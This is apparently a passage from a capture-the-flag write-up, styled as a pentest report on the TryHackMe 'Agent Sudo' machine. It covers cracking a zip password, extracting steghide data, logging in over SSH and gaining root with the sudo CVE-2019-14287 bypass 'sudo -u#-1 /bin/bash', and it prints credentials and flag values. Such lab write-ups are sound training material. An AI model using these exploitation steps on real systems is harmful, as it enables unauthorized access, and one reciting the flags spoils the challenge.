root@ip-10-10-227-185:~# binwalk cutie.png --extract

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive

root@ip-10-10-227-185:~# ls
CTFBuilder  cute-alien.jpg  cutie.png  _cutie.png.extracted  Desktop  Downloads  Instructions  Pictures  Postman  Rooms  Scripts  thinclient_drives  To_agentJ.txt  Tools
```




```
root@ip-10-10-227-185:~# cd _cutie.png.extracted/ && ls
365  365.zlib  8702.zip  To_agentR.txt
```

Following the identification of the encrypted ZIP folder, Jonmar employed zip2john to extract the password hash associated with the encrypted ZIP folder. He then redirected this hash to john, a password-cracking tool, to commence the decryption process.




```
root@ip-10-10-227-185:~/_cutie.png.extracted# zip2john 8702.zip > Hash.txt && john Hash.txt
Warning: detected hash type "ZIP", but the string is also recognized as "ZIP-opencl"
Use the "--format=ZIP-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/opt/john/password.lst
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:05 DONE 2/3 (2024-03-29 20:15) 0.1841g/s 8184p/s 8184c/s 8184C/s 123456..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The password obtained through decryption enabled Jonmar to unzip the encrypted ZIP folder extracted from the exfiltrated PNG image. He accomplished this task using 7-Zip.




```
root@ip-10-10-227-185:~/_cutie.png.extracted# 7z e 8702.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_GB.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7571 (800F12),ASM,AES-NI)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Would you like to replace the existing file:
  Path:     ./To_agentR.txt
  Size:     0 bytes
  Modified: 2019-10-29 12:29:11
with the file from archive:
  Path:     To_agentR.txt
  Size:     86 bytes (1 KiB)
  Modified: 2019-10-29 12:29:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y


Enter password (will not be echoed):
Everything is Ok

Size:       86
Compressed: 280
```

The extracted data unveiled a text file containing a string encoded using Base64. Jonmar proceeded to decode this string using the base64 command.




```
root@ip-10-10-227-185:~/_cutie.png.extracted# ls
365  365.zlib  8702.zip  Hash.txt  To_agentR.txt
root@ip-10-10-227-185:~/_cutie.png.extracted# cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```




```
root@ip-10-10-78-15:~# echo 'QXJlYTUx' > String.txt && base64 String.txt --decode && echo ""
Area51
```


The decrypted password was then employed to extract the hidden contents within the extracted JPG image using steghide.



```
root@ip-10-10-81-1:~# steghide --info cute-alien.jpg
"cute-alien.jpg":
  format: jpeg
  capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "message.txt":
    size: 181.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
root@ip-10-10-81-1:~# steghide --info cutie.png
steghide: the file format of the file "cutie.png" is not supported.
```




```
root@ip-10-10-78-15:~# steghide --extract -sf  cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
```




```
root@ip-10-10-78-15:~# cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

The extracted hidden information contained the password, enabling Jonmar to establish a remote SSH connection to the target machine using the newly discovered credentials of the compromised user.




```
root@ip-10-10-78-15:~# ssh james@10.10.7.194
The authenticity of host '10.10.7.194 (10.10.7.194)' can't be established.
ECDSA key fingerprint is SHA256:yr7mJyy+j1G257OVtst3Zkl+zFQw8ZIBRmfLi7fX/D8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.7.194' (ECDSA) to the list of known hosts.
james@10.10.7.194's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Mar 29 20:41:19 UTC 2024

  System load:  0.0                Processes:           97
  Usage of /:   39.7% of 9.78GB   Users logged in:     0
  Memory usage: 34%                IP address for eth0: 10.10.7.194
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
```

Logging into the compromised user's account and listing all visible contents in their home directory unveiled the value of the user flag.




```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
```

Jonmar proceeded with further enumeration by displaying the commands that the compromised user could execute as root without requiring the root password. Simultaneously, he also showcased the version of sudo installed on the target machine.




```
james@agent-sudo:~$ sudo -l && echo "" && sudo -V
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash

Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
```

Jonmar then proceeded his enumeration by searching on Searchploit for any potential known vulnerabilities for the version 1.8.2 of sudo.




```
root@ip-10-10-81-25:~# searchsploit "sudo 1.8.2"
--------------------------------------------- ---------------------------------
 Exploit Title                               |  Path
--------------------------------------------- ---------------------------------
sudo 1.8.0 < 1.8.3p1 - 'sudo_debug' glibc FOR | linux/local/25134.c
sudo 1.8.0 < 1.8.3p1 - Format String         | linux/dos/18436.txt
Sudo 1.8.20 - 'get_process_ttyname()' Local P | linux/local/42183.c
Sudo 1.8.25p - 'pwfeedback' Buffer Overflow   | linux/local/48052.sh
Sudo 1.8.25p - 'pwfeedback' Buffer Overflow ( | linux/dos/47995.txt
sudo 1.8.27 - Security Bypass                | linux/local/47502.py
--------------------------------------------- ---------------------------------
Shellcodes: No Results
```

The previous search unveiled the presence of a known security bypass exploit, which permits users to bypass sudo authentication, thereby allowing him to elevate to the root user level.




```
# Exploit Title : sudo 1.8.27 - Security Bypass
# Date : 2019-10-15
# Original Author: Joe Vennix
# Exploit Author : Mohin Paramasivam (Shad0wQu35t)
# Version : Sudo <1.8.28
# Tested on Linux
# Credit : Joe Vennix from Apple Information Security found and analyzed the bug
# Fix : The bug is fixed in sudo 1.8.28
# CVE : 2019-14287

'''Check for the user sudo permissions

sudo -l

User hacker may run the following commands on kali:
    (ALL, !root) /bin/bash


So user hacker can't run /bin/bash as root (!root)


User hacker sudo privilege in /etc/sudoers

# User privilege specification
root    ALL=(ALL:ALL) ALL

hacker ALL=(ALL,!root) /bin/bash


With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

sudo -u#-1 /bin/bash

Example :

hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#

Description :
Sudo doesn't check for the existence of the specified user id and executes the with arbitrary user id with the sudo priv
-u#-1 returns as 0 which is root's id

and /bin/bash is executed with root permission
Proof of Concept Code :

How to use :
python3 sudo_exploit.py
```




```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
```

Now possessing root privileges, Jonmar conducted a recursive search through the compromised machine's filesystem for the root flag. This effort proved successful, enabling him to ultimately conclude and successfully complete the challenge.



```
root@agent-sudo:~# find / -type f -name "root*" 2>/dev/null
/lib/recovery-mode/options/root
/usr/lib/python3/dist-packages/twisted/names/root.py
/usr/lib/python3/dist-packages/twisted/names/__pycache__/root.cpython-36.pyc
/usr/lib/python3/dist-packages/twisted/python/roots.py
/usr/lib/python3/dist-packages/twisted/python/__pycache__/roots.cpython-36.pyc
/usr/src/linux-headers-4.15.0-55/include/linux/root_dev.h
/usr/share/dns/root.hints
/usr/share/dns/root.key
/usr/share/dns/root.ds
/usr/share/apport/root_info_wrapper
/root/root.txt
/proc/sys/kernel/keys/root_maxbytes
/proc/sys/kernel/keys/root_maxkeys
```



```
root@agent-sudo:~# cat /root/root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```

Remediation Summary

As a consequence of this assessment, several opportunities exist for enhancing the internal network security of the target machine. Below are prioritized remediation efforts, beginning with those expected to require the least time and effort to implement. It is crucial for the target machine to meticulously plan and test all remediation steps and mitigating controls to prevent any service disruptions or data loss.

Short Term

- None

Medium Term

- 1 – Deploy a Web Application Firewall (WAF) within the target machine's network to detect and block User-Agent spoofing attacks.

Long Term

- 2 – Enforce stringent password policies and conduct user awareness training
- 3 – Constantly verify and update the sudo package to the latest version.

Appendices

Appendix A - Finding Severities

Rating	Severity Rating Definition
High	Exploitation of the technical or procedural vulnerability will cause substantial harm, unauthorized access to sensitive information, and unauthorized root permissions access.
Medium	Exploitation of the technical or procedural vulnerability will cause unauthorized access to non-sensitive information and won't cause substantial harm.
Low	Exploitation of the technical or procedural vulnerability will have little to no impact on the target machine.

Appendix B - Exploited Hosts

Host	Scope	Method	Notes
10.10.7.194/16	Internal	Brute Force	Account Compromise

Appendix C - Compromised Users

Username	Type	Method	Notes
chris	User	Brute Force	Limited privileges
root	Root	Privilege Escalation	Root privileges